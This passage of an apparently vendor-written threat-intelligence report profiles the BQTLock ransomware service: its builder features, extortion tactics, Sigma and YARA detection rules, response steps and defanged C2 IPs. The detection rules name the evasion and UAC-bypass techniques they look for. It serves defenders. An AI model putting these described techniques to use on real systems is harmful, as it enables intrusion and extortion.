- **Cross-Platform Builder Customization**: Present across two distinct operating systems (Windows and Linux), enabling modification of icons, wallpapers, ransom notes, encryption extensions, self-deletion, anti-analysis techniques, etc. This

represents a feature more commonly found in Stealers than in Ransomware variants.

- **API Integration**: Enables streamlined automation and more agile communication capabilities.
- **Triple Communication Architecture**: Supports connections between the panel, Discord, and Telegram simultaneously, providing comprehensive control over notifications and exfiltration while leveraging legitimate platforms for operational security.
- **Modern Protocol Implementation**: Utilizes contemporary communication protocols including HTTP/3 and QUIC for enhanced performance and evasion.
- **Adaptive UAC Bypass**: Employs operating system-specific User Account Control bypass techniques tailored to the target environment.
- **Individualized BOT-ID Generation and Tracking**: Creates unique identifiers for each compromised device, facilitating external communication across diverse channels.
- **Integrated Stealer Capabilities:** Incorporates information theft functionality, extracting browser data and capturing victim screenshots, along with exfiltration of stolen intelligence.

Extortion Methods

Once the RaaS affiliate or operator has acted, an extortion, psychological, and pressure phase begins, both media and operational, where the adversary can utilize resources provided by the ransomware itself (theft of sensitive information, screenshots, unusable files), as well as the exposure that can occur with all of this, demonstrating the lack of professionalism or defenses that the affected company had, potentially causing severe damage to the company or its suppliers, as well as investors in the affected enterprise.

Double and Triple Extortion

BQTLock is no exception in the possibility of applying double or triple extortion techniques, depending on the victim or how they have built the builder, which allows different options.

The adversary can afford, once systems are affected, to blackmail the victim with classic ransomware extortion: "If you want to recover the files, pay" through the ransom file that will be found in the affected paths with all relevant information to maintain contact with them, where they will usually give you a Telegram account, an address, or an email to be able to speak with those who perpetrated the attack. To this extortion, BQTLock tends to add public shaming, where they threaten to publish information they have obtained on their multiple social networks, remembering that BQTLock is highly active and maintains both personal Telegram accounts where they publish all incursions as support and parallel work in hacktivist groups, both on Telegram and Twitter, also having a website (.onion) where they also show their victims.


Additionally, BQTLock obtains browser information, as well as screenshots that can reinforce double extortion when dealing with sensitive information where they can extract credentials. However, on occasions they have performed more strategic attacks related to educational or military topics that also allow them to use it as a connecting link to threaten attacks on other objectives due to the first attack (such as DDoS attacks or exploitation of stolen credentials to partner or client infrastructure), causing triple extortion to the victim that leaves little room for maneuverability at a moment of maximum tension.

Pressure Warfare & Psychological Tactics

In addition to BQTLock's post-encryption activities and operations that may be more or less similar to other RaaS, this group is characterized by having especially aggressive tactics within its modus operandi.

In the Waves model explained previously, the actor is aggressive, forcing clients to pay in less than 48 hours under the threat of doubling ransom prices, generating extra pressure on the victim, establishing deadlines both for payment and possible destruction of all files by eliminating the decryption key in 7 days, practices usually known as "panic buying."

Additionally, BQTLock threatens public sale of the obtained data that they extracted moments before encryption, having also created a tool to be able to search for affected credentials (BAQIYAT.osint), adding more psychological tension to the situation.



Victim communication panel

Besides this, on affected devices, icons, wallpapers, and ransom notes are changed if necessary, which also plays an important role in affecting and putting pressure on the victim. Additionally, each affiliate can introduce or propose new measures for their victims, multiplying the abusive tactics that BQTLock already proposes as a baseline.

At all times, the actor shows their proximity to hacktivist groups, using geopolitical conflicts to justify their attacks, legitimizing themselves as "freedom fighters," trying to escape the ransomware criminal label, causing empathy in some areas and terror in others, playing with the narrative to add this pressure to possible companies or countries that could be contrary to their ideals, creating this psychological attack before having deployed the ransomware, trying to overlap geopolitical events with attacks from BQTLock to maximize media impact and create a call effect to possible affiliates who share their ideology.

Threat Intelligence Implications

As previously noted, BQTLock has evolved significantly in recent months, gaining visibility and shaping a very distinct and well-defined perspective. Understanding what its next moves might be, as well as how its narratives, techniques, and geopolitical objectives will develop, could be crucial.

Insights Into the Future of RaaS based on BQTLOCK

BQTLock has shown that affiliates do not need a large infrastructure, since they can rely on legitimate services such as Telegram or Discord to manage operations or obtain information, leveraging redundancy to ensure availability for future ransomware clients.

This operational philosophy allows BQTLock to reduce infrastructure expenses and minimize costs. The clear path forward is the continued use of BOT APIs and pre-built panels, where the future focus will be on adding functionalities to the ransomware and improving its performance in Linux environments, as well as enhancing Windows capabilities, rather than building complex infrastructures. This approach makes it easy for any affiliate to adapt to the structure established by BQTLock and its developers, lowering costs and barriers to entry, while accelerating the expansion of this RaaS.

Trends: Hybrid Groups

Whenever possible, actors will maintain a hacktivist façade due to the connection between ZeroDayX and the hacktivist group liwaamohammad, which in turn has ties with other similar groups. This attracts investors or affiliates who share their vision, even if, internally, the façade hides purely financial motivations.

The combination of hacktivism and financial gain is an unusual trait, somewhat comparable to certain APT groups that deploy Wipers against geopolitical rivals, not only to harm enemies economically but also to exploit the “freedom fighter” narrative. This hacktivist framing helps justify attacks against certain countries or sectors, disguising a profit-driven scheme as a political cause.

The rise of these types of groups, especially amid ongoing geopolitical conflicts, encourages other adversaries to adopt this hybrid model. They leverage political narratives to gain visibility, which in turn translates into greater profitability in the medium and long term.

Recommendations

Analyzing information and understanding how the adversary operates is just as important as knowing how to protect yourself and counter them, especially considering the constant changes they apply to their techniques and tools.

Detection

From a detection perspective, it is possible to develop countermeasures based on the Threat Actor’s behavior and the ransomware’s capabilities, in order to mitigate potential impact using already known defensive methods.

Below are the essential detection rules. For the complete set, visit the SOCRadar platform.

Sigma

[SOCR][TA0005][T1070.004] Command Delay and File Deletion

```
title: Suspicious Timeout Followed by File Deletion via CMD
description:  Detects use of cmd.exe with timeout /nobreak followed by file deletion, a possible technique for delaying and evading analysis
author: SOCRadar
date: 2025-09
tags:
  - attack.defense_evasion
  - attack.t1070.004
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\cmd.exe'
    CommandLine|contains|all:
      - 'timeout'
      - '/nobreak'
      - 'NUL & del /f /q'
  condition: selection
```

[SOCR][TA0004][T1548.002] UAC Bypass via Fodhelper/Eventvwr

```
title: UAC Bypass via Fodhelper or Eventvwr Spawning Suspicious Processes

description: Detects abuse of fodhelper.exe or eventvwr.exe to escalate privileges by running suspicious secondary processes such as conhost.exe, explorer.exe, or schtasks.exe

author: SOCRadar

date: 2025-09

tags:

  - attack.privilege_escalation

  - attack.t1548.002

logsource:

  category: process_creation

  product: windows

detection:

  selection_parent:

    ParentImage|endswith:

      - '\fodhelper.exe'

      - '\eventvwr.exe'

  selection_child:

    Image|endswith:

      - '\conhost.exe'

      - '\explorer.exe'

      - '\schtasks.exe'

  condition: selection_parent and selection_child
```

[SOCR][TA0003][T1136.001] Suspicious Local Admin Account Creation

```
title: Suspicious User Account Creation Named BQTLockAdmin or Guest_

description: Detects the creation of suspicious users with the name BQTLockAdmin or with the pattern Guest_(3-6 digits), activity associated with ransomware and malicious persistence

author: SOCRadar

date: 2025-09

tags:

  - attack.persistence

  - attack.t1136.001

logsource:

  category: security

  product: windows

detection:

  selection_user_created:

    EventID: 4720

  selection_suspicious_name:

    TargetUserName|contains: 'BQTLockAdmin'

  selection_guest_pattern:

    TargetUserName|re: '^Guest_[0-9]{3,6}$'

  condition: selection_user_created and (selection_suspicious_name or selection_guest_pattern)
```

Yara

```
rule BQTLock_RaaS
{
	meta:
		description = "Detection of BQTLock ransomware samples"
		category = "Ransomware"
		author = "SOCRadar"
		reference = "<SOCRadar Platform>"
		date = "2025-09"

	strings:

		$a1  = /CreateEventEx(W|A)?/ ascii nocase
		$a2  = /InternetOpenUrl(A|W)?/ ascii nocase
		$a3  = /InternetCrackUrl(A|W)?/ ascii nocase
		$a4 = "NtUnmapViewOfSection" ascii nocase
		$a5 = "LockFile" ascii nocase
		$a6 = "MapViewOfFile" ascii nocase
		$a7 = /CreateFileMapping(A|W)?/ ascii nocase
		$a8 = "CreateToolhelp32Snapshot" ascii nocase
		$a9 = "ShellExecute" ascii nocase
		$a10 = "CryptAcquireContext" ascii nocase
```

```
        $a11 = "CryptGenRandom" ascii nocase

        $a12 = /SELECT\s/i

        $a13 = "CMSTP" ascii nocase

        $a14 = /RSA\s*key/i

        $a15 = "openssl" ascii nocase

        $a16 = /AES-(128|192|256)/ ascii nocase

        $a17 = /EVP_(Encrypt|Decrypt|Cipher)/ ascii nocase

        $a18 = "mingw" ascii nocase

        $a19 = "VT_" ascii nocase

        $a20 = /(gethostname|gethostbyname)/ ascii nocase

        $a21 = "/sc onlogon" ascii nocase

        $a22 = /FindFirstVolume(W|A)?/ ascii nocase

        $a23 = "IsProcessorFeaturePresent" ascii nocase

        $a24 = "PKEY" ascii nocase

        $a25 = "%s:" ascii nocase

        $b1 = { 48 8d 15 ?? ?? 60 00 48 8d 8c 24 80 00 00 00 e8 ?? ?? ?? ?? 8b 15 ?? ?? ?? 00 48 8d
8c 24 80 00 00 00 e8 ?? ?? ?? ?? 41 b8 01 00 00 00 48 8d 15 ?? ?? 60 00 48 89 c1 48 89 c7 e8 ?? ?? ?? ?? 8b
15 ?? ?? ?? 00 48 89 f9 e8 ?? ?? ?? ?? 41 b8 07 00 00 00 48 8d 15 ?? ?? 60 00 48 89 c1 48 89 c7 e8 ?? ?? ??
?? 8b 15 ?? ?? ?? 00 48 89 f9 e8 ?? ?? ?? ?? 66 83 3d ?? ?? ?? 00 00 74 2e 41 b8 03 00 00 00 48 8d 15 ?? ??
60 00 }

        $b2 = { e8 ?? ?? 5c 00 41 b8 11 00 00 00 48 8d 15 ?? ?? 60 00 48 8d 4c 24 38 e8 ?? ?? 58 00
}

        $b3 = { 48 83 ec 38 48 8d 05 ?? ?? f2 ff 48 89 44 24 20 e8 ?? ?? f1 ff 48 83 c4 38 c3 }

        $b4 = { 48 8d ?? ?? ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? e8 ?? ?? ?? ?? (45 31 c0 | 41 b8 00 00 00 00)
48 89 d9 48 8d 15 ?? ?? 60 00 e8 ?? ?? 50 00 48 ?? ?? ?? ?? ?? ?? e8 ?? ?? 5a 00 (48 83 7c 24 78 ff | 48 83
f8 ff 0f 94 c3) }

        $b5 = {(44 8b 84 24 ?? ?? ?? ?? | 8b 45 ??)(31 d2 | ba 00 00 00 00) b9 01 00 00 00 (ff 15 ??
?? ?? 00 | ff d0) (48 89 c6 | 48 89 85 ?? ?? 00 00) (48 85 c0 | 48 83 bd ?? ?? 00 00 00) 0f 84 ?? ?? 00 00 (31
d2 | ba 01 00 00 00) (48 89 c1 | 48 89 c1) (ff 15 ?? ?? ?? 00 | ff d0) 85 c0 (0f 84 ?? ?? 00 00 | 0f 95 c0 84 c0
```

```
0f 84 ?? ?? 00 00) }

		$b6 = { e8 ?? ?? ?? 00 (ff 15 ?? ?? ?? 00 | 48 8b 05 ?? ?? ?? 00 ff d0) (48 89 c1 | 48 89 85 ?? ?? 00 00) (48 89 44 24 ?? | 48 8b 85 ?? ?? 00 00) (ff 15 ?? ?? ?? 00 | 48 8b 05 ?? ?? ?? 00 ff d0) (49 89 c6 | 48 89 85 ?? ?? 00 00) (41 ff d5 | 89 85 ?? ?? 00 00) (41 89 c0 | b9 01 00 00 00) (44 89 e2 | 8b 8d ?? ?? 00 00) (4c 89 f1 | 8b 95 ?? ?? 00 00) (ff 15 ?? ?? ?? 00 | 48 8b 05 ?? ?? ?? 00 ff d0) }

		$b7 = { e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 8b 95 ?? ?? 00 00 48 89 c1 e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 48 8d 8d ?? ?? 00 00 48 8d 15 ?? ?? 0f 00 49 89 c8 48 89 c1 e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 48 8d 0d ?? ?? 0f 00 48 8d 95 ?? ?? 00 00 49 89 c8 48 89 c1 }

		$b8 = { (48 89 c1 | e8 ?? ?? ?? 00) e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 48 89 c1 e8 ?? ?? ?? 00 48 8d 45 40 48 89 c1 e8 ?? ?? ?? 00 48 8b 85 ?? ?? 00 00 48 89 c1 e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 (48 89 85 ?? ?? 00 00 | 90 90) 48 8d 8d ?? ?? 00 00 48 8d 15 ?? ?? 0f 00 48 8d 85 ?? ?? 00 00 49 89 c8 48 89 c1 e8 ?? ?? ?? 00 48 8d 85 ?? ?? 00 00 48 8b 95 ?? ?? 00 00 48 89 c1 e8 ?? ?? ?? 00 }



	condition:

		filesize > 800KB

		and filesize < 10MB

		and (8 of ($a*))

		and (1 of ($b*))

		and any of ($a14,$a15,$a16,$a17)

		and uint16(0) == 0x5a4d

		and uint32(uint32(0x3C)) == 0x00004550

}
```

Response & Mitigation

Developing strategies or playbooks to contain or react to an attack like BQTLock is also a key component of the defensive strategy. Designing specific measures to strengthen protection in this area can make a significant difference.

Response

- Isolate affected systems

- Disconnect machines from the network (both cable and WiFi) to isolate infected devices
- Disable suspicious accounts (BQTLockAdmin, Guest_xxxx)

- Stop lateral movement

- Block remote access protocols such as SMB or RDP
- Revoke compromised credentials (both domain and local)
- Terminate injected processes or BQTLock binary processes

- Cut C2 communications

- Block IP ranges for Telegram and Discord that BQTLock may use as C2 via firewall and proxy
- Review DNS logs and outbound connections to detect persistent activity

- Preserve evidence

- Collect memory dumps, disk images, and export EDR, Sysmon, and AD logs
- Do not shut down critical servers until forensic snapshots have been obtained

Eradication and Remediation

- Remove persistence

- Search for and delete scheduled tasks in schtasks /query related to BQTlock
- Review hijacked registry keys (\shell\open\command, ms-settings, or mscfile)

- Remove malicious accounts

- Enforce password resets across all administrative account
- Audit account creation logs (EventID 4720)

- Eliminate binaries, malicious files, and deploy detection rules

- Locate files such as bqt_payload.exe, bqt_log.txt, bqt_screenshot_*.png
- Use YARA and Sigma rules, and develop additional rules based on observed changes in BQTLock variants

- System restoration

- Restore from clean, offline backups

- If no reliable backup exists, evaluate forensic recovery tools for shadow copies (if not deleted by vssadmin)

Preventive Mitigation

- Endpoint hardening

- Restrict use of WMIC, bcdedit, vssadmin, and schtasks to authorized administrators

- Implement AppLocker or WDAC to block execution from %AppData% and %Temp%

- Account and privilege hardening

- Disable the local Administrator account

- Enforce MFA on all RDP and VPN access

- Robust backups

- Ensure immutable backups and perform regular restoration tests
- Segment the backup network

- Monitoring and detection

- Deploy Sigma rules and develop custom EDR rules
- Monitor for suspicious account creation and administrative tool execution

- Network filtering


- Block Telegram, Discord, or BQTLock panel IPs/CIDRs linked to C2 via firewall and proxy
- Monitor explorer.exe connections to the internet

Further Intelligence Feed


The attacker has leveraged multiple infrastructures during their campaigns, leaving traces in the RaaS samples. Understanding what was used and how it was deployed is a valuable advantage for establishing mitigation strategies and mapping out the adversary's infrastructure.

Panel


Whether operated by affiliates or operators, the builder configures the C&C server for communication and bootstart tasks. Two recurring IPs have been observed: [92.113.146[.]56] and [208.99.44[.]55].



The first IP has been reported and is directly linked to BQTlock, Source: SOCRadar Platform



General characteristics show a login panel via nginx explicitly referencing BQTlock, suggesting it is used to pivot to other machines containing the same string—although no additional instances were found.



General information about the C2 domain


C2- Port 80 (nginx 1.24.0, Ubuntu), showing HTTP headers and session cookie details

Header details for the C2 IP


Based on the characteristics of this initial address, more than 200 similar IPs were identified, some of which also exposed ports 22 and 80 like the original panel, though none were reported or displayed identical traits.

Similar IPs

Additional neighboring IPs were identified through Validin.




Neighbor IP address




Neighbor domain

The relationship between this IP and ransomware hashes that have been linked from the SOCRadar platform to BQTLock directly is clearly visible:



